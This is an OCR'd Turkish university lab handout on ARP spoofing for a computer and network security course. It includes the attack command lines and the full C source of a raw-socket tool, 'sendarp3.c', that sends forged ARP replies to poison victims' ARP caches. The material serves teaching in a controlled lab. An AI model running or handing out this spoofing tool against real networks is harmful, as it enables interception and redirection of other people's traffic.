
Ping kullanarak kaynaktan hedefe paket gönderin.

ARP Sahteciliğinden Önce



[Kaynak bilgisayarda ARP sahtekarlığı yapmadan önce ARP tablosunun ekran görüntüsünü buraya ekleyin]
[Hedef bilgisayarda ARP sahtekarlığı yapmadan önce ARP tablosunun ekran görüntüsünü buraya ekleyin]
[Saldırganın PC'sinde ARP sahtekarlığı yapmadan önce ARP tablosunun ekran görüntüsünü buraya ekleyin]

Adres sahteciliğinden sonra




Bu örnekte saldırgan, aşağıdaki komut satırlarını kullanarak biri kaynağa ve diğeri hedef bilgisayara olmak üzere iki yanıt gönderir.

Kullanım: ./sendarp3 <interface> <target_IP_address> < spoof_mac> <victim_ip> <victim_mac> <num_of_reply>

Saldırgandan kaynağa ARP yanıtı:

./sendarp3 em1 192.168.181.158 D0:27:88:2F:ED:15 192.168.181.159 D0:27:88:21:C9:AE 10




[ARP Reply programı başlatmanızın ekran görüntüsünü ve gönderen ana bilgisayardaki Wireshark çıktısını buraya ekleyin]

Adım 9'da verilen Ethernet çerçevesi ve ARP mesaj yapılarını kullanarak Ethernet çerçevesinin **MAC destination**, **MAC source** ve **Ethertype** alanlarını ve ARP paketinin tüm alanlarını doldurmak için bir tablo oluşturun.

Saldırgandan hedefe ARP yanıtı:

./sendarp3 em1 192.168.181.159 D0:27:88:2F:ED:15 192.168.181.158 D0:27:88:21:D1:19 10



[ARP Yanıt Gönder programı başlatmanızın ekran görüntüsünü ve gönderen ana bilgisayardaki Wireshark çıktısını buraya ekleyin]


Adım 10'da verilen Ethernet çerçevesi ve ARP mesaj yapılarını kullanarak Ethernet çerçevesinin **MAC destination**, **MAC source** ve **Ethertype** alanlarını ve ARP paketinin tüm alanlarını doldurmak için bir tablo oluşturun.

[Kaynak bilgisayardaki ARP sahtekarlığından sonra ARP tablosunun ekran görüntüsünü buraya ekleyin]


[Hedef bilgisayardaki ARP sahtekarlığından sonra ARP tablosunun ekran görüntüsünü buraya ekleyin]

[Saldırganın bilgisayarında ARP sahtekarlığı yaptıktan sonra ARP tablosunun ekran görüntüsünü buraya ekleyin]


Saldırgan PC'de ARP tablosu



Kaynak Bilgisayardaki ARP tablosu



Hedef bilgisayardaki ARP tablosu



Ek 1. Kapak sayfası

Doğu Akdeniz Üniversitesi

Bilgisayar Mühendisliği Bölümü

Ders: BLGM455 Bilgisayar Sistemleri ve Ağ Güvenliği

Öğretim Üyesi: Gürcü Öz

Lab 2: Linux'ta ARP

Tarih:

Lab Asistanı:

Öğrenci Numarası:

Adı:

Soyadı:

Grup üyeleri:

#	Öğ.No	İsim	Soyisim
1			
2			

Gazimağusa, Kuzey Kıbrıs Türk Cumhuriyeti

Appendix 2. Sendarp3.c

```
//Adapted by Alexander G. Chefranov 24.04.2019
//Modified by Tansel Sarihan 25.10.2019
/* Copyright (C) 2011-2015 P.D. Buchan (pdbuchan@yahoo.com)
    This program is free software: you can redistribute it and/or modify
    it under the terms of the GNU General Public License as published by
    the Free Software Foundation, either version 3 of the License, or
    (at your option) any later version.
    This program is distributed in the hope that it will be useful,
    but WITHOUT ANY WARRANTY; without even the implied warranty of
    MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
    GNU General Public License for more details.
    You should have received a copy of the GNU General Public License
    along with this program. If not, see <http://www.gnu.org/licenses/>.
*/

// Send an IPv4 ARP packet via raw socket at the link layer (ethernet frame).
// Values set for ARP request.

#include<stdio.h>
#include<stdlib.h>
#include<unistd.h> // close()
#include<string.h> // strcpy, memset(), and memcpy()
#include<netdb.h> // struct addrinfo
#include<sys/types.h> // needed for socket(), uint8_t, uint16_t
#include<sys/socket.h> // needed for socket()
#include<netinet/in.h> // IPPROTO_RAW, INET_ADDRSTRLEN
#include<netinet/ip.h> // IP_MAXPACKET (which is 65535)
#include<arpa/inet.h> // inet_pton() and inet_ntop()
#include<sys/ioctl.h> // macro ioctl is defined
#include<bits/ioctls.h> // defines values for argument "request" of ioctl.
#include<net/if.h> // struct ifreq
#include<linux/if_ether.h> // ETH_P_ARP = 0x0806
#include<linux/if_packet.h> // struct sockaddr_ll (see man 7 packet)
#include<net/ethernet.h>
#include<errno.h> // errno, perror()

// Define a struct for ARP header
typedef struct _arp_hdr arp_hdr;
struct _arp_hdr{
    uint16_t htype;
    uint16_t ptype;
    uint8_t hlen;
    uint8_t plen;
    uint16_t opcode;
    uint8_t sender_mac[6];
    uint8_t sender_ip[4];
    uint8_t target_mac[6];
    uint8_t target_ip[4];
};

// Define some constants.
#define ETH_HDRLEN 14 // Ethernet header length
#define IP4_HDRLEN 20 // IPv4 header length
#define ARP_HDRLEN 28 // ARP header length
#define ARPOP_REQUEST 1 // Taken from <linux/if_arp.h>
#define ARPOP_REPLY 2 // Taken from <linux/if_arp.h>

int main(int argc,char **argv){
    if(argc!=7){
```

```
        printf("Usage of the program:\n%s <interface> <target_IP_address> <spoof_mac>
<victim_ip> <victim_mac> <num_of_reply>\n",argv[0]);
        exit(1);
    }
    else{
        int i,status,frame_length,sd,bytes;
        //char *interface, *target, *src_ip;
        arp_hdr arphdr;
        //uint8_t *src_mac, *dst_mac, *ether_frame;
        struct addrinfo hints, *res;
        struct sockaddr_in *ipv4;
        struct sockaddr_ll device;
        struct ifreq ifr;
        unsigned char interface[40],target[INET_ADDRSTRLEN],src_ip[INET_ADDRSTRLEN];
        uint8_t src_mac[6],src_mac1[6],dst_mac[6],ether_frame[IP_MAXPACKET];
        int values[6];
        //int i;

if(6==sscanf(argv[3],"%x:%x:%x:%x:%x:%x%*c",&values[0],&values[1],&values[2],&values[3
],&values[4],&values[5])){
            for(i=0;i<6;i++){
                src_mac1[i]=(uint8_t)values[i];
            }
        }
        //uint8_t src_mac1[6]={0x00,0x11,0x22,0x33,0x44,0x55};//changed
        //int i;
        printf("we start\n");
        // Interface to send packet through.
        //strcpy (interface, "eth0");
        strcpy(interface,argv[1]);
        printf("interface==%s\n", interface);
        //Submit request for a socket descriptor to look up interface.
        if((sd=socket(AF_INET,SOCK_RAW,IPPROTO_RAW))<0){
            perror ("socket() failed to get socket descriptor for using ioctl() ");
            exit(EXIT_FAILURE);
        }
        // Use ioctl() to look up interface name and get its MAC address.
        memset(&ifr,0,sizeof(ifr));
        snprintf(ifr.ifr_name,sizeof(ifr.ifr_name),"%s",interface);
        if(ioctl(sd,SIOCGIFHWADDR,&ifr)<0){
            perror("ioctl() failed to get source MAC address ");
            return (EXIT_FAILURE);
        }
        close(sd);
        // Copy source MAC address.
        memcpy(src_mac,ifr.ifr_hwaddr.sa_data,6 * sizeof(uint8_t));
        // Report source MAC address to stdout.
        printf("MAC address for interface %s is ",interface);
        for(i=0;i<5;i++){
            printf("%02x:",src_mac[i]);
        }
        printf("%02x\n",src_mac[5]);
        // Find interface index from interface name and store index in
        // struct sockaddr_ll device, which will be used as an argument of sendto().
        memset(&device,0,sizeof(device));
        if((device.sll_ifindex=if_nametoindex(interface))==0){
            perror("if_nametoindex() failed to obtain interface index ");
            exit(EXIT_FAILURE);
        }
        printf("Index for interface %s is %i\n",interface,device.sll_ifindex);
        // Set destination MAC address: broadcast address
```

```
        // memset (dst_mac, 0xff, 6 * sizeof (uint8_t)); 00:1f:d0:0f:98:77 MAC of
192.168.181.132
        /***********************/
        //int values[6],i;

if(6==sscanf(argv[5],"%x:%x:%x:%x:%x:%x%*c",&values[0],&values[1],&values[2],&values[3
],&values[4],&values[5])){
            for(i=0;i<6;i++){
                dst_mac[i]=(uint8_t) values[i];
            }
        }
        else{
            perror("Invalid MAC address\n");
            exit(-1);
        }
        //./sendarp <iface_name> <attacker_ip> <attacker_mac> <victim_ip>
<mac_to_be_spoofed>
        /***********************/
        //dst_mac[0]=0x00;
        //dst_mac[1]=0x1f;
        //dst_mac[2]=0xd0;
        //dst_mac[3]=0x0f;
        //dst_mac[4]=0x98;
        //dst_mac[5]=0x77; //changed
        // Source IPv4 address: you need to fill this out
        //strcpy (src_ip, "192.168.1.116");
        // strcpy (src_ip, "192.168.181.125");
        strcpy(src_ip, argv[2]);
        // Destination URL or IPv4 address (must be a link-local node): you need to
fill this out
        //strcpy (target, "192.168.1.1");
        strcpy(target, argv[4]);
        // Fill out hints for getaddrinfo().
        memset(&hints, 0, sizeof (struct addrinfo));
        hints.ai_family = AF_INET;
        hints.ai_socktype = SOCK_STREAM;
        hints.ai_flags = hints.ai_flags | AI_CANONNAME;
        // Source IP address
        if((status = inet_pton (AF_INET, src_ip, &arphdr.sender_ip)) != 1){
            fprintf (stderr, "inet_pton() failed for source IP address.\nError
message: %s", strerror (status));
            exit (EXIT_FAILURE);
        }
        // Resolve target using getaddrinfo().
        if((status = getaddrinfo (target, NULL, &hints, &res)) != 0){
            fprintf(stderr, "getaddrinfo() failed: %s\n", gai_strerror (status));
            exit(EXIT_FAILURE);
        }
        ipv4 = (struct sockaddr_in *) res->ai_addr;
        memcpy(&arphdr.target_ip, &ipv4->sin_addr, 4 * sizeof (uint8_t));
        freeaddrinfo (res);
        // Fill out sockaddr_ll.
        device.sll_family = AF_PACKET;
        memcpy(device.sll_addr, src_mac, 6 * sizeof (uint8_t));
        device.sll_halen = 6;
        printf("device prepared\n");
        // ARP header
        // Hardware type (16 bits): 1 for ethernet
        arphdr.htype = htons (1);
        // Protocol type (16 bits): 2048 for IP
        arphdr.ptype = htons (ETH_P_IP);
        // Hardware address length (8 bits): 6 bytes for MAC address
```

```
        arphdr.hlen = 6;
        // Protocol address length (8 bits): 4 bytes for IPv4 address
        arphdr.plen = 4;
        // OpCode: 1 for ARP request
        // arphdr.opcode = htons (ARPOP_REQUEST);
        // OpCode: 2 for ARP request
        arphdr.opcode = htons (ARPOP_REPLY); //changed
        // Sender hardware address (48 bits): MAC address
        // memcpy (&arphdr.sender_mac, src_mac, 6 * sizeof (uint8_t));
        memcpy (&arphdr.sender_mac, src_mac1, 6 * sizeof (uint8_t));//changed
        // Sender protocol address (32 bits)
        // See getaddrinfo() resolution of src_ip.
        // Target hardware address (48 bits): zero, since we don't know it yet.
        //memset (&arphdr.target_mac, 0, 6 * sizeof (uint8_t));
        memcpy (&arphdr.target_mac, dst_mac, 6 * sizeof (uint8_t));//changed
        // Target protocol address (32 bits)
        // See getaddrinfo() resolution of target.
        // Fill out ethernet frame header.
        // Ethernet frame length = ethernet header (MAC + MAC + ethernet type) +
ethernet data (ARP header)
        frame_length = 6 + 6 + 2 + ARP_HDRLEN;
        // Destination and Source MAC addresses
        memcpy (ether_frame, dst_mac, 6 * sizeof (uint8_t));
        memcpy (ether_frame + 6, src_mac, 6 * sizeof (uint8_t));
        // Next is ethernet type code (ETH_P_ARP for ARP).
        // http://www.iana.org/assignments/ethernet-numbers
        ether_frame[12] = ETH_P_ARP / 256;
        ether_frame[13] = ETH_P_ARP % 256;
        // Next is ethernet frame data (ARP header).
        // ARP header
        memcpy (ether_frame + ETH_HDRLEN, &arphdr, ARP_HDRLEN * sizeof (uint8_t));
        printf("packetprepared\n");
        // Submit request for a raw socket descriptor.
        if ((sd = socket (PF_PACKET, SOCK_RAW, htons (ETH_P_ALL))) < 0) {
            perror ("socket() failed ");
            exit (EXIT_FAILURE);
        }
        printf("socket opened\n");
        for(i=0;i<atoi(argv[6]);i++){
            // Send ethernet frame to socket.
            if ((bytes = sendto (sd, ether_frame, frame_length, 0, (struct sockaddr *)
&device, sizeof (device))) <= 0) {
                perror ("sendto() failed");
                exit (EXIT_FAILURE);
            }
            printf("%d bytes sent\n", bytes);
        }
        // Close socket descriptor.
        close (sd);
    }
    return (EXIT_SUCCESS);
}
```